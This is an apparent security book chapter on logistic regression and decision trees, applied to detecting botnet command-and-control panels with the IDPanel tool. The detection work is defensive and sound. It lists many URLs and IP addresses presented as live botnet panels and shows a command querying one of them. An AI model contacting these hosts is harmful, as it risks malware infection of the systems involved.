


FIGURE 2.7: Classification Results at Different Thresholds

Now, let's view the resulting ROC curve.




FIGURE 2.8: ROC Curve

As we can see, the ROC curve is located much closer to the "no discrimination" line, indicating that this model is far less accurate across the range of probabilities.

LOGISTIC REGRESSION PITFALLS AND LIMITATIONS

The logistic regression algorithm in scikit-learn is efficient and can produce excellent results given certain limitations:

- The underlying data must intrinsically support linear classification. Operationally, this means that it must be possible to accurately classify vectors using decision boundaries that carve up feature space with straight lines and planes. If the dataset is not linearly separable in this way, more complex methods of representing features may be employed or the analyst may decide to use a different classification algorithm.
- LR is vulnerable to under-fitting when datasets have many outliers, features with disproportionately large values, and sets of features that are highly correlated. Normalization and regularization can only partly offset these effects.

Classification via Decision Trees

Decision tree algorithms determine whether a given vector belongs to one class or another by defining a sequence of "if-then-else" decision rules that terminate in a class prediction. The type of DT algorithm selected depends on whether the class label will have categorical or continuous values.

- If the class label is categorical, e.g., we want to predict whether or not a given network connection is associated with a botnet, we would utilize *DT classification*.

- If the class label has continuous values, e.g. we want to predict the best selling price for a new product, then we would utilize *DT regression*.

The algorithm furnished by scikit-learn is a *CART decision tree*, meaning that it can generate both classification and regression trees. In this chapter, we'll focus on DT classification since this method is well-suited to solving the kinds of network security problems you're likely to encounter most frequently.

Mathematically, DT is a *non-linear* classifier. This means that, unlike LR, DT does not construct decision boundaries with straight lines and planes. Instead, it carves feature space into rectangles that may contain as little as a single vector each. As we shall see, this difference has important implications with respect to the fitting process and how this influences the resulting model accuracy.

DECISION TREE TERMINOLOGY

Decision trees are aptly named since they utilize roots, branches and leaves to produce class predictions. Consider the hypothetical example of a decision tree used to identify malicious URLs. Here, the positive case indicates URLs associated with exploits versus those that are not.

As is customary, the tree was constructed top-down beginning with the root, which contains all of the training samples. In this case, these are a mix of both malicious and benign URLs. Our goal is to split these samples into increasingly "pure" subsets based on their features and feature values. We'll continue in this way until we produce one or more subsets of URLs that belong to one class only, or the model building process ends due to our hyperparameter settings.

We'll begin by splitting our training set into two branches based on the feature *domain age.* We have two feature values to




FIGURE 2.9: Decision Tree Example and Terminology

split on: "<7 days old" and ">7 days old." The subset of samples that match the first split will be copied to the "Over 250k daily visitors" node. Likewise, samples that match the second split will be copied to the "On Alexa top site list" node. In each node, we'll find a mix of samples belonging to classes 0 and 1 because the nodes are not yet pure. Therefore, additional branches will be needed before the tree is complete.

We'll continue splitting based on our "URL is autogenerated" and "Threat intel report on domain registrant" feature values until the tree is complete. Working down the *left* branch (less than seven days old), we can predict that a URL will be classified as:

- **Malicious** (class 1) if less than 250,000 visitors per day accessed the site and the URL was autogenerated.
- **Benign** (class 0) if less than 250,000 visitors per day accessed the site but the URL was *not* autogenerated.

Working down the *right* branch (more than seven days old), we can predict that a URL will be classified as:

- **Malicious** (class 1) if it was *not* included on the Alexa Top Sites list and a threat intelligence report *has* been issued about the domain registrant.
- **Benign** (class 0) if:
  - It *was* included on the Alexa Top Sites List,

  Or
  - It *wasn't* included on the Alexa Top Sites List but no threat intelligence report has been issued about the domain registrant.

DT TRAINING PROCESS

How does the DT classifier determine which feature and feature values should be used to create each branch? How does node purity come into play? Let's take a look at the step-by-step process the DT classifier proceeds through in evaluating split points and building trees. We'll consider the hypothetical case in which we have 500 samples in our training set:

1. DT examines all 500 vectors and selects the first available feature to evaluate as a potential split point. This is also referred to as the *split variable*.
2. Next, DT examines the range of values associated with this feature and chooses an initial *split value*. In the example below, the feature values range from 1 to 5. Therefore, DT might begin by choosing a split value that falls between 1 and 2. In this example, DT sets the split value to 1.5.

Range of Feature Values	1	↓	2	↓	3	↓	4	↓	5
Example Split Variables		**1.5**		2.5		3.5		4.5	

3. DT copies samples with feature values less than 1.5 to child node #1 and samples with feature values equal to or greater than 1.5 to child node #2. We now have 300

mixed class samples in child #1 and 200 mixed class samples in child #2.

4. DT evaluates the resulting reduction in impurity by computing a *Gini Impurity* score for each of the child nodes or *leaves*. Next, the two scores are aggregated to produce an overall *benefit score* for that split candidate. (Benefit scores can also be computed using measures of "entropy" rather than impurity.)
5. DT chooses the next split value and repeats the process. In this example, the new split value is 2.5. Once again, Gini and benefit scores are computed for each of the candidate children. DT continues the process for every other split value until all of the Gini impurity and benefit scores for that feature have been computed.

Range of Feature Values	1	↓	2	↓	3	↓	4	↓	5
Example Split Variables		1.5		**2.5**		3.5		4.5	

6. DT selects the next feature in the feature set and then repeats steps 2 through 5, iterating recursively through every split value and producing Gini impurity and benefit scores for each new set of candidate leaves. This process continues until all of the features and split values have been assessed.
7. DT chooses the feature/split value combination that produced the best overall benefit score and uses this to add new branches and leaves to the tree. At this level, each of the resulting leaves still contains a mix of class 0 and class 1 samples. The proportion of samples of each class can be used to compute a probability score. For example, if a leaf contains 100 samples in which 70 belong to class 0 and 30 belong to class 1, then we can predict that a new sample produced by this split will have 30%

probability of belonging to class 1 (30/100) and a 70% probability of belonging to class 0 (70/100).

8. DT begins the same process for each of the two new leaves until the tree is *saturated* (i.e., all nodes are perfectly pure) or DT encounters a *stopping criterion* associated with one of the hyperparameter settings.
9. If necessary, the analyst can *prune* the tree to remove extraneous branches that add to the model's computational complexity without improving the model's accuracy.

Below, we can see the first four branches of a decision tree that detects websites that are botnet command and control systems. Notice how each node includes a feature name, sample counts, Gini Impurity scores, split values, and class predictions. Later in this chapter, we'll examine the complete tree and the process used to generate it in more detail.




FIGURE 2.10: Decision Tree Details

DECISION TREE CLASSIFICATION

Let's take a look now at the sequence of steps and methodology that comprises the training, testing, and deployment phases of a typical decision tree classification session with scikit-learn.

Step 1: Data Import and Session Setup

Once again, the analyst begins by importing two files:

1. A matrix of training samples.
2. A vector of labels that define each sample's class membership.

Step 2: Generating and Customizing the Tree

We noted earlier that most of the time spent developing an LR model is devoted to optimizing regression weights by applying various regularization parameters. In DT training, most of the algorithm processing time is devoted to optimizing split points in order to produce an efficient model that meets the desired accuracy threshold without over-fitting the data.

The default hyperparameter settings provided with the DT classifier in scikit-learn will often be sufficient to accomplish this without modifications. In such cases, the analyst simply invokes the solver, and the algorithm produces the decision tree and the associated set of Gini Impurity scores and ROC curves.

In other cases, especially when there are a large number of features or numerous outliers, an analyst may need to experiment with modifying the hyperparameter settings in order to overcome the tendency for decision tree classifiers to sometimes "over-fit" data by generating an excessive number of branches. During training, the resulting model will appear to provide a high degree of accuracy. When applied to test data, however, the accuracy scores will be much lower. Analysts refer to this as a *failure to generalize*. Models that over-fit data are also likely to

be computationally inefficient and unwieldy to deploy. As noted earlier, analysts can apply *stopping criteria* to limit branch production using such hyperparameters as:

- *max_depth*. This determines the maximum number of branches and leaves permitted before tree construction ends.
- *min_samples_split*. This determines the minimum number of samples a node must possess to be eligible for a split.
- *min_samples_leaf*. This determines the minimum number of samples needed to create a child leaf.
- *max_leaf_nodes*. This determines how many leaves can be created in total.

Analysts can also apply regularization using hyperparameter settings that modify the influence of each feature on the splitting process. These include:

- *feature_importances*. This parameter can be applied to a single feature or a group of features. The higher the setting, the more likely the feature will be utilized as a split variable.
- *n_features*. This determines how many features overall can be used to construct the tree.

Assigning Probability Scores to Class Predictions

The DT algorithm intrinsically generates a probability score for every class prediction in every leaf based on the proportion of positive and negative samples it contains. This is computed by dividing the number of samples of either class by the total number of samples in that leaf. Consider, for example, a leaf containing 15 samples of class 0 and 5 samples of class 1. In this scenario, the probability that a sample in this leaf belongs

to class 1 is equal to the number of positive samples (5) divided by the total number of samples (20) = 20%. Likewise, we can predict that any sample copied to this leaf will be 80% likely to belong to class 0.

Step 3: Testing and Deployment

Once the DT model has been built, it's subjected to the same testing and validation procedures we described earlier for logistic regression. Once the model has been sufficiently validated, it can be deployed to classify new, unlabeled data.

DECISION TREE PITFALLS AND LIMITATIONS

Even with its default hyperparameter settings, the DT algorithm in scikit-learn works well and requires comparatively little advance effort to prepare the sample data. It can also produce models that are highly efficient since they employ only the subset of features required to classify rather than the entire feature set. In contrast, LR models generally include all of the features in the sample matrix except for those intentionally removed through regularization.

However, decision trees are subject to certain characteristic errors and limitations.

- Like all DT classifiers, the scikit-learn version can produce overly complex trees that over-fit the data and perform poorly when exposed to test data. In general, the larger the feature set, the more likely over-fitting is to occur.
- The implementation of split points is determined based on "local" optimizations between a parent node and its child leaf rather than on what might be optimal for the tree as a whole. Consequently, there is no way to ensure that a given tree has taken the optimal form.

- Decision trees can be unstable. Small variations in the sample data can cause a completely different tree to be produced.

Analysts can address these issues by creating ensembles of trees from random subsets of the training data. Each tree is then able to "vote" on whether a given sample belongs to one class or another. The prediction that receives the most votes wins. In scikit-learn, this is accomplished using the Random Forest algorithm.

Classification Applied to Real-World Security Threats

On June 5, 2013, Microsoft announced the culmination of a successful "coordinated operation" with partners in law enforcement and the financial services industry to take down 1,462 Citadel botnets by severing the connections between their command and control (C&C) systems and the millions of computers they manage. At the time of the announcement, the Citadel malware was believed to have affected roughly five million people and caused more than $500 million in losses to individuals and businesses.

The forensic methods used by Microsoft and its partners to identify the C&C systems have not been released to the public. However, we'll show how classification analysis can be applied to detect botnet C&C systems that are currently in the wild today. We'll illustrate these methods twice, first using a decision tree and then again with logistic regression. In both cases, we'll be training our models with data produced by issuing HTTP requests for the 4,789 website offsets known to be associated with 13 different botnet panels.

Next, we'll sort the files returned by these requests into groups based on their response codes and then use the ssdeep program

to produce fuzzy hashes of each file. Fuzzy hashing provides a convenient way to assess how similar one file is to another without needing to examine the file contents directly. The resulting comparison values will range from 0-100%. We'll normalize these values to range between 0 and 1 for convenience.

During training, the DT and LR algorithms will examine all of the features and their hash values to assess the degree of similarity between offsets originating from C&C and benign servers respectively. During deployment, the resulting model will use these comparisons to predict whether a particular offset is associated with a botnet C&C system or not.

Before we begin our analysis, however, we must first proceed through the feature extraction and vectorization process. As we shall see, each of the resulting vectors will include 357,947 features. Each feature will consist of a response code and an associated hash value. With our sample vector and label vector created, we'll be ready to begin the training process.

Once our models have been trained and tested, we'll deploy them against unlabeled web server offset samples in order to classify them. Unless regularization has been applied to eliminate features, we can expect the LR model to include the computed bias value along with regression weights for all of the 357,947 features we find in our sample dataset. In contrast, our decision tree model will be much smaller and far more computationally efficient since it will need to employ only eight features to accurately detect botnet panels.

For simplicity, we've condensed the separate training and testing phases into a single train/test procedure in which 70% of our samples are used for training and the remaining 30% is reserved for testing.

Please note: All of these examples are based on ID Panel, a tool Cylance introduced in August 2016 at the Blackhat

conference in Las Vegas. If you'd like to experiment with ID Panel or perform the classification procedures described below, please visit https://www.cylance.com/intro-to-ai, where you'll be able to download all of the pertinent instructions, applications, and data files.

COLLECTING AND PREPARING OUR SAMPLE DATA

Step 1: Data Collection

Before any model can be trained, we must first collect an appropriate sample dataset. We've already done this for you by issuing HTTP requests to all of the C&C and benign web servers and then consolidating the response codes and files within the prevectors.json file. Therefore, there is no need for you to connect to any server unless you want to add new offsets to the data files.

Having already collected a sample dataset, we'll begin by running *python create_prevectors.py* with the expectation that the script will not actually initiate any HTTP requests.

```
bwall@highwind:~/code/IDPanel$ python create_prevectors.py
Making 0 requests
bwall@highwind:~/code/IDPanel$
```

If requests *are* generated, it's likely that your copy of the prevector data has been stored in the wrong location.

If you would like to incorporate offsets from additional servers, you can simply add them to the c2_labels directory with the following command:

```
bwall@highwind:~/code/IDPanel$ echo "https://bwall.github.io/" >> c2_labels/not_panel.txt
bwall@highwind:~/code/IDPanel$
```

After that, you must run python create_prevectors.py again to scan the newly added site(s).

```
bwall@highwind:~/code/IDPanel$ python create_prevectors.py
```

This generates the same 4,789 requests we used to assemble our existing samples. You can see the first 109 of these requests in the code example below.

```
Requesting https://bwall.github.io/img/flags/zm.png
94 completed out of 4789
Requesting https://bwall.github.io/theme/js/tinymce/jscripts/tiny_mce/themes/advanced/skins/highcontrast/content.css
95 completed out of 4789
Requesting https://bwall.github.io/mods/mod_stats.php
96 completed out of 4789
Requesting https://bwall.github.io/rdm/img/malawi.png
97 completed out of 4789
Requesting https://bwall.github.io/aata/images/form_button.png
98 completed out of 4789
Requesting https://bwall.github.io/resources/scripts/global.php
100 completed out of 4789
Requesting https://bwall.github.io/admin/images/icons/flags/mh.png
101 completed out of 4789
Requesting https://bwall.github.io/get-functions.php
102 completed out of 4789
Requesting https://bwall.github.io/includes/Smarty-3.1.8/libs/sysplugins/smarty_internal_compile_section.php
103 completed out of 4789
Requesting https://bwall.github.io/imgs/flags/tv.png
104 completed out of 4789
105 completed out of 4789
Requesting https://bwall.github.io/admin/images/icons/flags/lu.png
Requesting https://bwall.github.io/theme/js/contextMenu/demo/disabled-callback.html
106 completed out of 4789
Requesting https://bwall.github.io/data/images/lang/32/tg.png
107 completed out of 4789
Requesting https://bwall.github.io/data/images/lang/16/bo.png
108 completed out of 4789
Requesting https://bwall.github.io/img/flags/vc.gif
109 completed out of 4789
```

And here are the remaining set of requests numbered 4,776- 4,789.

```
Requesting https://bwall.github.io/includes/Smarty-3.1.8/libs/sysplugins/smarty_internal_compile_for.php
4776 completed out of 4789
4777 completed out of 4789
Requesting https://bwall.github.io/includes/design/images/modules/module_bitkinex.png
Requesting https://bwall.github.io/data/images/lang/32/sc.png
4778 completed out of 4789
Requesting https://bwall.github.io/imgs/flags/cf.png
4779 completed out of 4789
Requesting https://bwall.github.io/img/flags/aw.png
4780 completed out of 4789
4781 completed out of 4789
4782 completed out of 4789
4783 completed out of 4789
4784 completed out of 4789
4785 completed out of 4789
4786 completed out of 4789
4787 completed out of 4789
4788 completed out of 4789
4789 completed out of 4789
bwall@highwind:~/code/IDPanel$
```

Step 2: Feature Extraction

Now that we've collected our samples, we can extract the features we'll be using to construct our vectors with the following command.

```
bwall@highwind:~/code/IDPanel$ python extract_features_from_prevectors.py
```

As shown, this produces 357,947 features associated with 14 different labels. Thirteen of these are associated with our known botnet panel sites. The 14th label represents our set of clean servers.

```
bwall@highwind:~/code/IDPanel$ python extract_features_from_prevectors.py
Loaded 421432 prevectors
Extracted 357947 features
Features cover 4789 requests
Vectors cover 14 labels
bwall@highwind:~/code/IDPanel$
```

Step 3: Vectorizing

Now, we can use the following code to assemble our vectors using the file of features we just created:

```
bwall@highwind:~/code/IDPanel$ python vectorize_with_raw_features.py
Loading prevectors
```

This produces a matrix of vectors including those shown below:

```
Vector for http://o-z-o.ru/Panelinator/Pony/includes/design/adsfsdf/ completed
Vector for http://www.domedicosdelnorte.com/live/Panel/ completed
Vector for http://0rgil.com/blessedoldpony/ completed
Vector for http://nellisrealestate.com/wp-includes/images/okk/panelnew/ completed
Vector for http://93.190.68.229/ completed
Vector for http://rustywood.ca/php/ completed
Vector for http://cgpdskiteam.org/wp-admin/includes/sj/ completed
Vector for http://213.155.31.195/ completed
Vector for http://drunkensheriff.glupoty.com/wp-admin/ completed
Vector for http://fausin.honor.es/ completed
Vector for http://bilimteknoloji.info/wplog/ completed
Vector for http://datarecoveryoxfordshire.co.uk/ven/ completed
Vector for http://www.osoperfume.com/errors/sols/ completed
Vector for http://45df36.de/df/ completed
Vector for http://y99978em.bget.ru/ completed
Vector for http://j906793s.bget.ru/NeT/ completed
Vector for http://189.1.162.151/tmp/ completed
Vector for http://www.sec.parmankulov.com/ completed
Vector for http://petroyeda.com/lege/server/ completed
Vector for http://datarecoveryoxfordshire.co.uk/chap/ completed
Vector for http://195.117.230.152/Panel/ completed
Vector for http://xram.onlinewebshop.net/XRAM/ completed
Vector for http://www.pardox.site11.com/Web%20Panel/ completed
Vector for http://www.thefashionspot.com/ completed
Vector for http://xbledge.com/dendroid/ completed
bwall@highwind:~/code/IDPanel$
```

With our vector of labels and label matrix created, we can now begin the model training process.

Session Workflow: Classification with Decision Trees

As noted earlier, the scikit-learn DT classifier generally does an excellent job of building models with its default hyperparameter settings. Below, we've used the *–h* argument to display the list of hyperparameter options for the DT script *train_model.py*.

```
bwall@highwind:~/code/IDPanel$ python train_model.py -h
usage: train_model.py [-h] [-c {gini,entropy}] [-s {random,best}]
                      [-m {auto,sqrt,log2}] [-d MAX_DEPTH]
                      [-S MIN_SAMPLES_SPLIT] [-l MIN_SAMPLES_LEAF]
                      [-w MIN_WEIGHT_FRACTION_LEAF] [-n MAX_LEAF_NODES]

Train Decision Tree

optional arguments:
  -h, --help            show this help message and exit
  -c {gini,entropy}, --criterion {gini,entropy}
  -s {random,best}, --splitter {random,best}
  -m {auto,sqrt,log2}, --max-features {auto,sqrt,log2}
  -d MAX_DEPTH, --max-depth MAX_DEPTH
  -S MIN_SAMPLES_SPLIT, --min-samples-split MIN_SAMPLES_SPLIT
  -l MIN_SAMPLES_LEAF, --min-samples-leaf MIN_SAMPLES_LEAF
  -w MIN_WEIGHT_FRACTION_LEAF, --min-weight-fraction-leaf MIN_WEIGHT_FRACTION_LEAF
  -n MAX_LEAF_NODES, --max-leaf-nodes MAX_LEAF_NODES
bwall@highwind:~/code/IDPanel$
```

If we're satisfied with the defaults, we can start training a model immediately by running *python train_model.py*.

```
bwall@highwind:~/code/IDPanel$ python train_model.py
```

Once processing is complete, the algorithm will output the model file *bot_model.mdl* and display a threshold graph and an ROC curve assessing its accuracy. As we can see, our model is doing an excellent job of accurately classifying C&C sites across the full range of probability thresholds. Your graph may be somewhat different since model generation is at least partially based on randomized values.




FIGURE 2.11: Classification Thresholds and ROC Curve

Once the graphs are closed, we can export the decision tree in the form of a graphics file so we can view its structure. Our graphic file is named *tree.png*. We can now visually trace the decision process beginning with the root.

As we can see, the root contains 94 samples of mixed classes. Our first split variable is the *config.php* feature and our split value is ≤ to .5. A total of 64 samples match this criterion, (therefore the condition is true). Therefore, these samples have been copied to the *404* child node on the left. The Gini score of .4824 indicates that this node contains samples of both classes, so additional splitting will be required.

In contrast, we can see that 30 of the root samples do *not* match the splitting criterion, (i.e., the condition is false).




FIGURE 2.12: Decision Tree Details

Therefore, these samples are copied to the child node on the right. The Gini score of 0.0 for this node indicates that we have attained perfect node purity. The sample count shows that 0 of these samples belong to class 0 (not a botnet panel) and 30 belong to class 1 (a botnet panel is present). Therefore, we have found our first terminal node, which requires no further processing.

We continue following our tree from branch to branch downward until we reach our eighth feature, which produces our final set of terminal nodes. The child node on the left contains 38 samples from benign servers. The child node to its right contains a single sample from a C&C system. Now that all of our samples

have been classified, our decision tree is complete and we can export our model file for deployment. We'll name our model file *bot_model.mdl*.

This model is extremely efficient since it needs only eight features—rather than the 357,947 we began with—to classify samples with a high degree of accuracy. In addition:

- When we begin collecting new unlabeled samples to classify, we'll be able to limit our HTTP requests exclusively to those relevant to these eight features.
- The feature extraction process too will proceed much more quickly and efficiently since we'll be able to ignore the other 357,939 features we extracted from our original training set.

Let's use our model to classify live websites to see if they're C&C systems. In order to do this we run *classify_panel.py* with the URL of the server and the name of our model file as arguments.

Warning: We strongly recommend that you do* not *test any of our models yourself against C&C servers in the wild unless you have taken proper precautions in advance to prevent your system from becoming infected by malware.

Once again, we issue HTTP requests to collect response codes and offsets. However, we need only eight requests since we're classifying using eight features only.

```
bwall@highwind:~/code/IDPanel$ python classify_panel.py bot_model.mdl https://bwall.github.io
Identifying panels we can actually reach
We can reach https://bwall.github.io/
Making 8 total requests to 1 servers
https://bwall.github.io/, Not Panel, [ 1.  0.]
bwall@highwind:~/code/IDPanel$
```

Next, we repeat the feature extraction process we used earlier, vectorize the results, and then run the vectors through the model.

As we can see, our model was able to determine with only eight requests that the web server was benign. Let's try again with a server that we know to be a C&C system.

```
bwall@highwind:~/code/IDPanel$ python classify_panel.py bot_model.mdl http://112.213.88.68/Panel/
Identifying panels we can actually reach
We can reach http://112.213.88.68/Panel/
Making 8 total requests to 1 servers
http://112.213.88.68/Panel/, Botnet Panel, [ 0.  1.]
bwall@highwind:~/code/IDPanel$
```

Once again, we issue eight requests, extract and vectorize the results, and then run the vectors through the model.

As we can see, the model has correctly classified the server as a C&C system.

Session Workflow: Classification with Logistic Regression

The classification procedure we just stepped through was originally designed using decision tree methods. However, we can solve the same classification problem using logistic regression. In order to train the LR model, we'll use the script *train_lr_model.py* and adjust our hyperparameter settings using the available command line arguments.

Below, we've applied the *–h* argument again to display the list of defaults and optional arguments for *train_lr_model.py*.

```
bwall@highwind:~/code/IDPanel$ python train_lr_model.py -h
usage: train_lr_model.py [-h] [-p {l1,l2}] [-d] [-C C] [-f]
                         [-i INTERCEPT_SCALING] [-m MAX_ITER]
                         [-s {newton-cg,lbfgs,liblinear,sag}] [-t TOL]

Train Logistic Regression Model

optional arguments:
  -h, --help            show this help message and exit
  -p {l1,l2}, --penalty {l1,l2}
  -d, --dual
  -C C
  -f, --fit-intercept
  -i INTERCEPT_SCALING, --intercept-scaling INTERCEPT_SCALING
  -m MAX_ITER, --max-iter MAX_ITER
  -s {newton-cg,lbfgs,liblinear,sag}, --solver {newton-cg,lbfgs,liblinear,sag}
  -t TOL, --tol TOL
bwall@highwind:~/code/IDPanel$
```




FIGURE 2.13: Classification Thresholds and ROC Curve

As we did earlier, we'll run our classifier with its default hyperparameter settings unchanged. Once processing is complete, the script will output our LR model *bot_model.lrmdl* along with its associated threshold graph and ROC curve.

We can see that the default hyperparameter settings have once again generated an accurate model. Let's see if we can improve it further by experimenting with some alternate hyperparameter settings. We'll try changing the penalty from the default "L2" to "L1."

```
bwall@highwind:~/code/IDPanel$ python train_lr_model.py -p l1
Creating training and testing sets
94 samples in training set, 2 labels in training set
30 samples in training set, 2 labels in testing set
Confusion Matrix:
[[11  1]
 [ 5 13]]
```

